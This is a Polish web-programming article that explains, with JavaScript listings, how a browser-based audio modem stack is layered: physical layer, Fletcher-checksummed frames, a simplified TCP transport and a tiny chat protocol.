W tej części opowiem o naszej klasie `PhysicalLayer`. Spina ona zagadnienia DSP poruszone do tej pory. Z uwagi na dużą liczbę opcjonalnych parametrów, jakie musiałby przyjmować konstruktor, dla większej czytelności zdecydowano się zastosować wzorzec buildera. Prosty przykład przedstawiono w Listingu 5.

#### **Listing 5. Przykład użycia klasy PhysicalLayer**

```
// ...
function init() {
    physicalLayerBuilder = new PhysicalLayerBuilder();
```

```

physicalLayer = physicalLayerBuilder
    .rxSymbolListener(rxSymbolListener)
    .rxSyncStatusListener(rxSyncStatusListener)
    // ... dostępne są też inne
    // listener i opcje konfiguracji ...
    .build();

// ta wartość musimy ustawić na drugim
// urządzeniu metodą setTxSampleRate
console.log(physicalLayer.getRxSampleRate());
}

function onSetTxSampleRateButtonClick() {
    var
        input = document.getElementById(
            'tx-sample-rate'
        ),
        txSampleRate = parseInt(input.value);

    // zmienna txSampleRate musi mieć wartość
    // odczytaną z drugiego urządzenia za pomocą:
    // physicalLayer.getRxSampleRate()
    physicalLayer.setTxSampleRate(txSampleRate);
}

function onTxSyncButtonClick() {
    physicalLayer.txSync();
}

function onTxByteButtonClick() {
    var
        input = document.getElementById('tx-byte'),
        byte = parseInt(input.value),
        txDspConfig = physicalLayer.getTxDspConfig(),
        txSymbol = txDspConfig.txSymbolMin + byte;

    physicalLayer.txSymbol(txSymbol);
}

function rxSymbolListener(o) {
    var rxDspConfig, byte, rxSymbolLog, rxByteLog;

    rxDspConfig = physicalLayer.getRxDspConfig();
    byte = o.rxSymbol
        ? o.rxSymbol - rxDspConfig.rxSymbolMin
        : null;
    rxSymbolLog = o.rxSymbol ? o.rxSymbol : 'idle';
    rxByteLog = byte !== null ? byte : '-';
    // ...
}

function rxSyncStatusListener(s) {
    var rxSyncOkLog, rxSyncInProgressLog;

    rxSyncOkLog = s.isRxSyncOk
        ? 'OK' : 'waiting for sync...';
    rxSyncInProgressLog = s.isRxSyncInProgress
        ? '[sync in progress]' : '';
    // ...
}

```

Pełny kod klasy PhysicalLayer możemy znaleźć poniżej:

» <https://audio-network.rypula.pl/physical-layer-class>

Dla poprawnej wymiany symboli kluczowa jest synchronizacja. Gdy na urządzeniu B wykonamy metodę getRxSampleRate, zwróci nam ona częstotliwość próbkowania, z jaką pracuje kontekst Web Audio API. Jest ona zależna od urządzenia i nie można

jej zmienić. Wartość tą należy ustawić na urządzeniu A metodą setTxSampleRate oraz przesyłać sekwencję „sync” metodą txSync. Gdy urządzenie B poprawnie ją zinterpretuje, konfiguracja transmisji w jedną stronę jest zakończona. Postępując analogicznie, skonfigurujemy transmisję w stronę przeciwną. Status synchronizacji możemy na bieżąco monitorować za pomocą listenera rxSyncStatusListener.

Poprawne odebranie sekwencji „sync” skutkuje rozpoczęciem cyklicznego wywoływania funkcji rxSymbolListener. Gdy drugie urządzenie nie transmituje żadnych danych, wtedy jako symbol będziemy otrzymywać wartość null. Do przesyłania danych należy posłużyć się metodą txSymbol. Po jej wywołaniu w listenerze rxSymbolListener po drugiej stronie powinniśmy otrzymać symbol, który nadaliśmy. Pojawi się on jednak tylko wtedy, gdy siła sygnału przekroczy próg mocy (rxSignalDecibelThreshold). Jest on ustawiany w momencie odebrania poprawnej sekwencji „sync” mniej więcej w połowie średniej wartości sygnału i szumu.

Pamiętajmy, że nasza klasa pracuje w trybie półduplexu (ang. *half duplex*). Nie jest zatem możliwa transmisja w obie strony w tym samym czasie. Warte wspomnienia jest też to, że podczas aktywnej transmisji przetwarzanie próbek z mikrofonu jest blokowane tak, aby nadajnik nie odbierał symboli, które sam transmituje.


Musimy też pamiętać, że numery symboli wysyłanych i odbieranych to tak naprawdę numery prążków widmowych pasma, które wcześniej ustaliliśmy. W celu normalizacji na zakres rozpoczynający się od zera należy odjąć od numeru symbolu wartość rxSymbolMin lub dodać txSymbolMin. Z kolei te wartości możemy odczytać z obiektu zwracanego przez metody getRxDspConfig bądź getTxDspConfig. Wybór właściwej metody zależy od tego, czy konwertujemy symbol odbierany, czy nadawany (Listing 5). W naszym paśmie przewidziano 256 symboli na dane, więc po normalizacji otrzymamy zakres jednego bajta (0x00 - 0xFF).

Testy we własnym zakresie możemy wykonać sami, korzystając z poniższych przykładów:

- » <https://audio-network.rypula.pl/physical-layer-simplest>
- » <https://audio-network.rypula.pl/physical-layer-simplest-src>
- » <https://audio-network.rypula.pl/physical-layer-simple>
- » <https://audio-network.rypula.pl/physical-layer-simple-src>

Listener rxSymbolListener jest jednym z wielu, jakie możemy zarejestrować. Na przykład szczegóły związane m.in. z mocą odbieranego sygnału możemy odczytać za pomocą listenera rxSampleDspDetailsListener, który wywoływany jest dwukrotnie częściej niż rxSymbolListener. Z jego pomocą możemy np. wygenerować jeden wiersz spektrogramu.

Na Rysunku 14 pokazano, jak zmienia się widmo amplitudowe w miarę upływu czasu podczas przesyłania bajtów wiadomości „hello world”.



Rysunek 14. Spektrogram przedstawiający transmisję wiadomości „hello world” w warstwie fizycznej

Przykład demonstrujący wszystkie możliwe listenery i zwracane przez nie dane znajdziemy poniżej:

- » <https://audio-network.rypula.pl/physical-layer-listeners-demo>
- » <https://audio-network.rypula.pl/physical-layer-listeners-demo-src>

Do kompletu dostępny jest także przykład umożliwiający przesyłanie znaków ze zbioru ASCII:

- » <https://audio-network.rypula.pl/physical-layer>
- » <https://audio-network.rypula.pl/physical-layer-src>

## WARSTWA ŁĄCZA DANYCH (ANG. DATA LINK LAYER)

Gdy odbierany sygnał jest dostatecznie silny, a zakłócenia znikomite, nasza warstwa fizyczna działa w zasadzie bezbłędnie. Niestety problem pojawi się od razu wtedy, gdy moc innego dźwięku przekroczy moc sygnału z nadajnika. Musimy zatem stworzyć pewien mechanizm kontroli błędów.

Rozwiązaniem jest tutaj „paczkowanie” strumienia danych w ramki z nagłówkiem oraz sumą kontrolną. Zadaniem odbiornika jest zatem ciągłe buforowanie napływających bajtów i przeliczanie sumy kontrolnej z bajtów mogących potencjalnie zawierać ramkę. Rozwinięciem tego rozwiązania byłoby użycie zamiast sumy kontrolnej systemu korekcji błędów. Przykładem może być np. kodowanie Reeda-Solomona. Zredukowałoby to liczbę odrzuconych ramek. My jednak dla uproszczenia poprzestaniemy na rozwiązaniu z bardzo prostą w implementacji sumą kontrolną. Propozycję wyglądu kompletnej ramki danych przedstawiono na Rysunku 15.

Jak widzimy, na początku pierwszego bajta będącego nagłówkiem ramki znajdują się 3 jedynki pod rzęd. Jest to nasz marker początku ramki. Następny bit to flaga mówiąca o tym, czy dane zawarte w ramce należy traktować jako komendę warstwy łączącej danych, czy zwykłe dane. Do komend wróćmy nieco później. Kolejny bit (`isOfdm`) jest nieużywany. Zostawiono go na poczet przyszłościowej obsługi ramek zawierających symbole OFDM. Bit ten jest naszą furtką do dalszej rozbudowy, o której mówiliśmy przy okazji metod modulacji. Ostatnie 3 bity pierwszego oktetu reprezentują liczbę bajtów ładunku (ang. *payload*). Ładunkiem mogą być bajty danych bądź komendy. Liczba bajtów ładunku waha się od 0 do 7 ( $2^3 - 1$ ). Ostatni oktet ramki to suma kontrolna obliczona ze wszystkich poprzednich bajtów, włączając nagłówek. Do jej realizacji wybrano bardzo prosty algorytm Fletcher'a w wersji 8 bitowej (Listing 6).

**Listing 6. Ośmiorozkroczka Fletcher'a**

```
function computeFletcher8Checksum(data) {
    var
        sum0, sum1, i, isLeftHalfOfByte,
        byteNumber, byte, halfOfByte;

    sum0 = 0;
    sum1 = 0;
    for (i = 0; i < 2 * data.length; i++) {
        isLeftHalfOfByte = i % 2 === 0;
        byteNumber = i >>> 1;
        byte = data[byteNumber];
        halfOfByte = isLeftHalfOfByte
            ? (byte & 0xF0) >>> 4
            : byte & 0x0F;
        sum0 = (sum0 + halfOfByte) % 0x0F;
        sum1 = (sum1 + sum0) % 0x0F;
    }


    return (sum1 << 4) | sum0;
}
```

Nasza warstwa fizyczna w listenerze ustawionym metodą `rxSymbolListener` dostarcza symbol FSK przepuszczony wcześniej przez test progu mocy (`rxSignalDecibelThreshold`). Jest on ustawiany na podstawie poprawnie odebranej sekwencji „sync”. Na poziomie warstwy fizycznej jest to jedyne kryterium rozróżniające sygnał od szumu. Warstwa łącząca danych sprawdza jednak integralność ramki, korzystając z sumy kontrolnej. Możemy jej zatem z powodzeniem szukać w „surowych” symbolach, które mogą być także szumem. Pozwoli to na odbieranie danych nawet o bardzo małej mocy sygnału.

Algorytm „wypatrywania” ramek jest bardzo prosty. Wystarczy każdy „surowy” bajt porównać ze wzorcem nagłówka ramki (jedynki w 3 bitach od lewej oraz zero w bicie nieużywanym). Gdy znajdziemy taki bajt, odczytujemy z niego długość ładunku. To z kolei pozwala określić, ile bajtów należy zbuforować, by finalnie odebrać bajt sumy kontrolnej. Weryfikacja poprawności odebranych bajtów sprowadza się do samodzielnego obliczenia z nich sumy kontrolnej i porównanie jej z tą odebraną. Jeśli bajty są sobie równe, jest to znak, że odebraliśmy poprawną ramkę.

W danej chwili kandydatów na ramkę może być wiele. Zwyczajnie nowy marker możemy znaleźć w środku innej potencjalnej ramki. Do momentu odebrania sumy kontrolnej nie jesteśmy jednak w stanie stwierdzić, który kandydat jest poprawny. Listę aktualnych kandydatów możemy odczytać za pomocą listenera `rxFrameCandidateListener`. Gdy któraś z potencjalnych ramek okaże się poprawną, zostaje przekazana do drugiego listenera o nazwie `rxFrameListener`. Gdy w tym samym czasie więcej niż jeden kandydat okaże się poprawną ramką, wybieramy tą najdłuższą.

Do poprawnej wymiany ramek urządzenia muszą być ze sobą synchronizowane w warstwie fizycznej (obustronne ustawienie `sampleRate` oraz przesłanie sekwencji „sync”). Warstwa łącząca danych upraszcza nieco ten proces, gdyż połowa konfiguracji wykonywana jest za nas automatycznie. W dalszym ciągu musimy na początku ustać wartość `rxSampleRate`, lecz zamiast wywołać metodę `txSync`, użyjemy `txTwoWaySync`. Wykorzystuje ona możliwość przesyłania komend. Jej wywołanie przez urządzenie A spowoduje przesłanie



Rysunek 15. Ramka warstwy łączącej danych oraz szczegóły procesu obustronnej synchronizacji

sekwencji „sync” oraz ramki z komendą TWO\_WAY\_SYNC\_44100 (payload 0x00) lub TWO\_WAY\_SYNC\_48000 (payload 0x01). Różaj komendy zależy od sampleRate urządzenia A. Odebranie takiej ramki na urządzeniu B skutkuje zdalnym wykonaniem metod setTxSampleRate(x) oraz txSync. Parametr x wnioskowany jest w zależności od odebranej komendy – może to być 44100 bądź 48000.

Innymi słowy urządzenie A mówi: „Hej, wiem, że używasz sampleRate Y Hz, ponieważ użytkownik ręcznie ustawił mi tą wartość. Wysyłam Ci moją sekwencję sync, byś mógł odbierać ode mnie ramki danych. Chwilę potem wysyłam Ci ramkę z komendą, z której wywnioskujesz wartość mojego rxSampleRate równą X Hz. Ustaw sobie taką wartość i też wyślij mi sekwencję sync, bym także mógł odbierać dane od Ciebie” (Rysunek 15). Trochę naciąganą analogią z życia codziennego może być łączenie się do sieci Wi-Fi i negocjacja parametrów łączna radioowego.

W bardzo prosty sposób można by w ogóle pominąć początkowy krok ustawiania wartości txSampleRate. Wystarczyłoby zapoczątkować synchronizację od 44100 Hz i dopiero w przypadku braku odpowiedzi wykonać próbę dla 48000 Hz. Gdy jednak nie trafimy za pierwszym razem, cały proces wydłuży się o kilka sekund. Z uwagi na tę wadę porzucono ten pomysł.

Zainteresowanych szczegółami implementacji powyższych rozwiązań odsyłam do analizy klasy DataLinkLayer, której kod znajdziemy poniżej:

» <https://audio-network.rypula.pl/data-link-layer-class>

W Listingu 7 przedstawiono jeden z prostszych sposobów użycia naszej klasy.

**Listing 7. Przykład użycia klasy DataLinkLayer**

```
// ...
function init() {
    dataLinkLayerBuilder = new DataLinkLayerBuilder();
    dataLinkLayer = dataLinkLayerBuilder
        .rxFrameListener(rxFrameListener)
        // ...
        .build();

    // do ustawienia na drugim urządzeniu
    console.log(dataLinkLayer.getRxSampleRate());
}

function rxFrameListener(frame) {
    console.log(frame.isCommand); // np: false
    console.log(frame.payload); // np: [0x61, 0x62, 0x63]
}

function onSetTxSampleRateButtonClick() {
    // wartość odczytana z drugiego urządzenia
    // ...
    dataLinkLayer.setTxSampleRate(txSampleRate);
}

function onTxTwoWaySyncButtonClick() {
    dataLinkLayer.txTwoWaySync();
}

function onTxAsciiTestButtonClick() {
    var
        payload = [0x61, 0x62, 0x63], // 'abc'
        isCommand = false,
        dataLinkLayer.txFrame(payload, isCommand);
}
```

Linki do przykładów znajdziemy poniżej:

» <https://audio-network.rypula.pl/data-link-layer>
  
» <https://audio-network.rypula.pl/data-link-layer-src>

Wnikliwi czytelnicy zapewne zauważą, że poprawne ramki można by odbierać także bez wcześniejszej synchronizacji. W warstwie łączna danych zamiast opierać się na „zsynchronizowanych” symbolach dostarczanych co 500 ms wystarczyłoby przetwarzać dwa strumienie surowych symboli FSK przesunięte o 250 ms. Jeden pochodziłby z nieparzystych, a drugi z parzystych numerów tablic wyników FFT. Takie rozwiązanie mogłoby powodować powstawanie duplikatów ramek, które jednak dość łatwo można by usuwać. Jak widzimy, pole rozwoju naszego systemu jest duże. Z uwagi jednak na przyjęcie zasady KISS, przynajmniej na początku, nasz system opiera się na synchronizacji zaimplementowanej w warstwie fizycznej.

## WARSTWA TRANSPORTOWA (ANG. TRANSPORT LAYER)


Użycie warstwy łączna danych pozwala wykryć błędy transmisji. Niestety w przypadku wystąpienia błędu zwyczajnie zostajemy z „dziurą” w naszym strumieniu bajtów. By rozwiązać ten problem, nasza warstwa transportowa opiera się na uproszczonej formie protokołu TCP (ang. *Transmission Control Protocol*). Obsługiwane jest tylko jedno połączenie bez portów. Zestawianie połączenia opiera się na metodzie *three-way handshake*. Każde urządzenie musi zatem przechowywać swój stan połączenia. W przypadku błędu dopiero kilkukrotna próba retransmisji skutkuje zerwaniem połączenia. Dla uproszczenia w naszej implementacji pominięto wiele elementów obecnych w TCP, m.in. proces zamknięcia połączenia czy zmiana rozmiaru okna.

Do poprawnej pracy naszego uproszczonego protokołu TCP konieczna jest wcześniejsza obustronna synchronizacja urządzeń, tak by mogły między sobą przesyłać ramki danych. O tym, jak to zrobić, pisaliśmy przy okazji omawiania wcześniejszych warstw. Obustronna komunikacja jest kluczowa z uwagi na konieczność potwierdzania dostarczenia segmentów. Kolejnym krokiem jest ustalenie, które urządzenie jest serwerem, a które klientem. Na samym początku oba urządzenia są w stanie CLOSED. Aby serwer mógł przyjąć połączenie, musi przejść w stan LISTEN. Wtedy rolą klienta jest zainicjalizowanie procesu zestawiania połączenia poprzez rozpoczęcie procedury *three-way handshake*.

Kontrola spójności strumienia bajtów opiera się na numerach sekwencyjnych oraz numerach potwierdzenia. Na początku każdej ze stron musi wylosować początkowy numer sekwencyjny (ang. *ISN, Initial Sequence Number*), który musi przesłać stronie przeciwnej. Sygnalizuje to aktywna flaga SYN (ang. *synchronize*). Gdy flaga SYN jest nieustawiona, wtedy numer sekwencyjny mówi o pozycji danych zawartych w segmencie w całym strumieniu bajtów jednej ze stron danego połączenia. Ładunek (ang. *payload*) segmentu zwiększa zatem ten numer o liczbę bajtów w nim zawartych. Przyjęto, że segment SYN, choć nie zawiera bajtów danych, również zwiększa numer sekwencyjny, lecz jedynie o jeden. Numer potwierdzenia pozwala natomiast określić, ile bajtów danych zostało poprawnie odebranych. Ważność tego pola sygnalizuje ustalona flaga ACK (ang. *acknowledgment*).

Dla uproszczenia naszej implementacji każdy wysłany segment z danymi wymaga zwrotnego segmentu z potwierdzeniem. W dość łatwy sposób można by usprawnić transmisję, umożliwiając wysyłanie ustalonej wcześniej liczby segmentów w ciągu, jeden po drugim. Segment zwrotny informowałby nas, do jakiej pozycji otrzymano dane bez wystąpienia luki. Takie rozwiązanie zmniejszyłoby narzut związany z ciągłym przesyłaniem potwierdzeń. Podobny mecha-

# PROGRAMOWANIE APLIKACJI WEBOWYCH



Rysunek 16. Szczegóły budowy segmentu oraz przykład transmisji uproszczonego protokołu TCP

nizm zaimplementowano w prawdziwym protokole TCP. Po więcej szczegółów odsyłam do źródeł zewnętrznych.

Nagłówek naszego uproszczonego protokołu TCP składa się z dwóch bajtów. Pierwszy zawiera flagę SYN oraz numer sekwencyjny. Drugi flagę ACK oraz numer potwierdzenia. Każdy z numerów dysponuje zatem 7 bitami do zapisania wartości będącej liczbą całkowitą bez znaku. Mamy zatem do dyspozycji wartości od 0 do 127. Przekrечение licznika powoduje powrót na początek zakresu.

Z uwagi na oszczędność miejsca w nagłówku nie przewidziano pola na rozmiar ładunku. Ta wartość jest ustalana na podstawie rozmiaru ramki warstwy łączącej danych, w której segment podróżuje. W niej z kolei można zmieścić 7 bajtów ładunku. Oznacza to, że maksymalna liczba bajtów użytkowych segmentu wynosi 5. Dwa pozostałe bajty tracimy na nagłówkach.

Strukturę segmentu oraz przykład komunikacji rozjaśniający opisywane zagadnienia przedstawiono na Rysunku 16.

Gdy obie strony przejdą w stan ESTABLISHED, wtedy każda z nich może rozpoczęć transmisję. Musimy jednak pamiętać, że warstwa fizyczna działa w trybie półduplexu, więc nie jest możli-

wa transmisja w obie strony naraz. Gdy o tym zapomnimy, nastąpi kolizja, gdyż oba urządzenia pracują w pokrywającym się paśmie.

Całość warstwy transportowej zamknięto w klasie TransportLayer, której kod źródłowy znajdziemy poniżej:

» <https://audio-network.rypula.pl/transport-layer-class>

Przykład prezentujący działanie naszej klasy dostępny jest poniżej:

» <https://audio-network.rypula.pl/transport-layer>


» <https://audio-network.rypula.pl/transport-layer-src>

## WARSTWA APLIKACJI (ANG. APPLICATION LAYER) – PROTOKÓŁ WYMIANY TEKSTU

Warstwa aplikacji jest ostatnią, jakiej potrzebujemy do realizacji prostego komunikatora. Instancję klasy TransportLayer możemy traktować jako gniazdko sieciowe. Pisząc do niego strumień bajtów, możemy mieć pewność, że nasze bajty będą sukcesywnie pojawiać się po stronie odbiornika w niezmienionej kolejności. W przypadku błędu nastąpi kilkukrotna retransmisja. W najgorszym przypadku nasze połączenie zostanie zerwane, o czym zostaniemy poinformowani. To, czego ciągle nam brakuje, to sposób oddzielania wiadomości od siebie. Do zrealizowania prostegoチャタ musimy więc wybrać odpowiedni protokół wymiany danych.

Użytkownik korzystając z naszej aplikacji, przesyłać będzie krótkie wiadomości tekstowe. Dla uproszczenia korzystać będziemy jedynie ze zbioru ASCII. Wybierając odpowiedni dla nas protokół, musimy pamiętać o ograniczeniach przepustowości. Użycie HTTP byłoby ekstremalnie złym pomysłem, gdyż większość bajtów zmarnowałibyśmy na nagłówkach.

Tak naprawdę jedyne, czego potrzebujemy, to podanie długości wiadomości z jednoczesnym zaznaczeniem granicy pomiędzy nimi. Rozwiązaniem jest umieszczenie tej informacji w jednobajtowym nagłówku umieszczonym przed każdym blokiem tekstu. Użycie kodu ASCII gwarantuje, że bajty wiadomości są mniejsze od 128. By odróżnić bajt nagłówka od bajtów tekstu, należy zatem do 7 bitowej wartości długości wiadomości dodać 128 (0x80). Ustawi to najbardziej znaczący bit w bajcie. Pojedyncza wiadomość może mieć zatem długość od 0 do 127 znaków. Szczegóły naszego protokołu przedstawiono na Rysunku 17.



Rysunek 17. Prosty protokół wymiany tekstu


## APLIKACJA AUDIO CHAT

Zwieńczeniem naszej przeprawy przez wszystkie warstwy sieciowe jest aplikacja pozwalająca przesyłać wiadomości tekstowe między dwoma urządzeniami za pomocą dźwięku:

» <https://audio-network.rypula.pl/audio-chat>

» <https://audio-network.rypula.pl/audio-chat-src>

Sprawdźmy zatem, co dzieje się w naszym powietrzu podczas przesyłania dwóch przykładowych wiadomości (Rysunek 18).



Rysunek 18. Aplikacja Audio Chat, czyli nasz stos sieciowy w akcji

Analiza czasów przesyłania wiadomości 1 i 2 pozwala stwierdzić, że z początkowych 2 bajtów na sekundę (warstwa fizyczna) realnie jesteśmy w stanie uzyskać prędkość rzędu połowy bajta na sekundę (warstwa aplikacji).

Na zmniejszenie efektywnej prędkości transmisji wpływa w pewnej mierze problem ustawiania głośności na niektórych przeglądarkach mobilnych. Często zamiast paska głośności mediów pojawia się pasek głośności rozmowy, o czym pisaliśmy przy okazji omawiania spektrogramu. Testy pokazały, że w takich przypadkach zmiana głośności nie zawsze będzie działać prawidłowo, co może powodować np. generowanie dźwięku o dużej mocy, nawet gdy pasek ustawiony jest na minimum. Zainteresowanych szczególnymi tego problemu odsyłam do poniższej strony:

» <https://bugs.chromium.org/p/chromium/issues/detail?id=326920>

Rozwiązańiem jest programowe „odpięcie” się od mikrofonu na czas transmisji i ponowne „przypięcie” po jej zakończeniu. Implementacje odpowiednich metod znajdziemy w naszej klasie `AudioMonoIO`. Po takim zabiegu Web Audio API przepina się na inny strumień audio i na czas transmisji mamy dostęp do normalnego paska głośności mediów. To jednak nie wszystko. Zmiany konfiguracji nie powinno się dokonywać tuż przed lub tuż po zakończeniu generowania dźwięku, gdyż może to powodować powstawanie trzasków. Dodatkowo proces przypinania się do mikrofonu nie jest natychmiastowy. Dla bezpieczeństwa konieczne jest więc dodanie pustych symboli FSK generujących ciszę.

Opisany wyżej problem występuje jednak tylko na niektórych przeglądarkach mobilnych. Transmitując dane pomiędzy dwoma komputerami lub laptopami, moglibyśmy zredukować odstęp między ramkami do minimum, zwiększając przy tym efektywną prędkość transmisji.

## PORÓWNANIE Z MODELEM OSI ORAZ TCP/IP

To, co zrealizowaliśmy w tej części artykułu, jest minimalistyczną implementacją pewnego miksu modelu OSI oraz TCP/IP (Rysunek 19). Z założenia system miał działać jedynie w obrębie dwóch

urządzeń, z których tylko jedno może nadawać w danej chwili. Nie było więc potrzebne żadne adresowanie w warstwie łączącej danych (adresy MAC). Z tego samego powodu zrezygnowaliśmy w całości z warstwy internetowej (ang. *Internet Layer*) oraz adresów IP. Warstwa transportowa została pozbawiona obsługi portów oraz całej masy flag i parametrów. Jedyne, co pozostawiono z TCP, to nawiązywanie połączenia oraz potwierdzanie odbioru segmentów.

Model OSI	Model TCP/IP	Nasz model
Warstwa aplikacji		Warstwa aplikacji
Warstwa prezentacji	Warstwa aplikacji	
Warstwa sesji		
Warstwa transportowa	Warstwa transportowa	Warstwa transportowa
Warstwa sieciowa	Warstwa Internetu	X
Warstwa łączą danych	Warstwa dostępu do sieci	Warstwa łączą danych
Warstwa fizyczna		Warstwa fizyczna

Rysunek 19. Porównanie naszego stosu sieciowego z modelem OSI oraz TCP/IP

Eliminacja wszystkich zbędnych nam rzeczy pozwoliła znacznie uprościć cały system oraz oszczędzić całą masę bajtów narzutu. Jak widzimy, nawet tak odchudzony system ciągle umożliwia stworzenie praktycznej aplikacji.

## JAK ROZBUDOWAĆ NAJZ SYSTEM I ZWIĘKSZYĆ PRĘDKOŚĆ TRANSMISJI?

Trzeba przyznać szczerze, że prędkość 2 bajtów na sekundę, z jaką pracuje nasza warstwa fizyczna, nie należy do zawrotnych. Rzutuje to na wszystkie wyższe warstwy naszego stosu sieciowego. Co można zatem zrobić, by zwiększyć prędkość?

Rozwiązańiem jest skorzystanie z techniki OFDM oraz modulacji PSK lub nawet QAM. Specjalnie w tym celu w nagłówku ramki warstwy łączącej danych zostawiliśmy jeden bit flagi `isOfdm`. Jego ustawienie może zwyczajem włączyć inną logikę przetwarzania symboli ładunku ramki (ang. *payload*). Na przykład zamiast 7 bajtów ukry-

tych w symbolach FSK możemy przetwarzać 7 różnych zakresów o długości 8192 próbek, w których znajdować się będzie wiele takich samych symboli OFDM o długości np. 128 próbek (Rysunek 6). Uśredniając fazy i amplitudy ze wszystkich symboli OFDM z danego zakresu, powinniśmy otrzymać bardzo przyzwoite punkty na diagramie konstelacji. Ostatni bajt ramki, czyli sumę kontrolną, możemy już odebrać tak jak nagłówek, czyli jako zwykły symbol FSK.

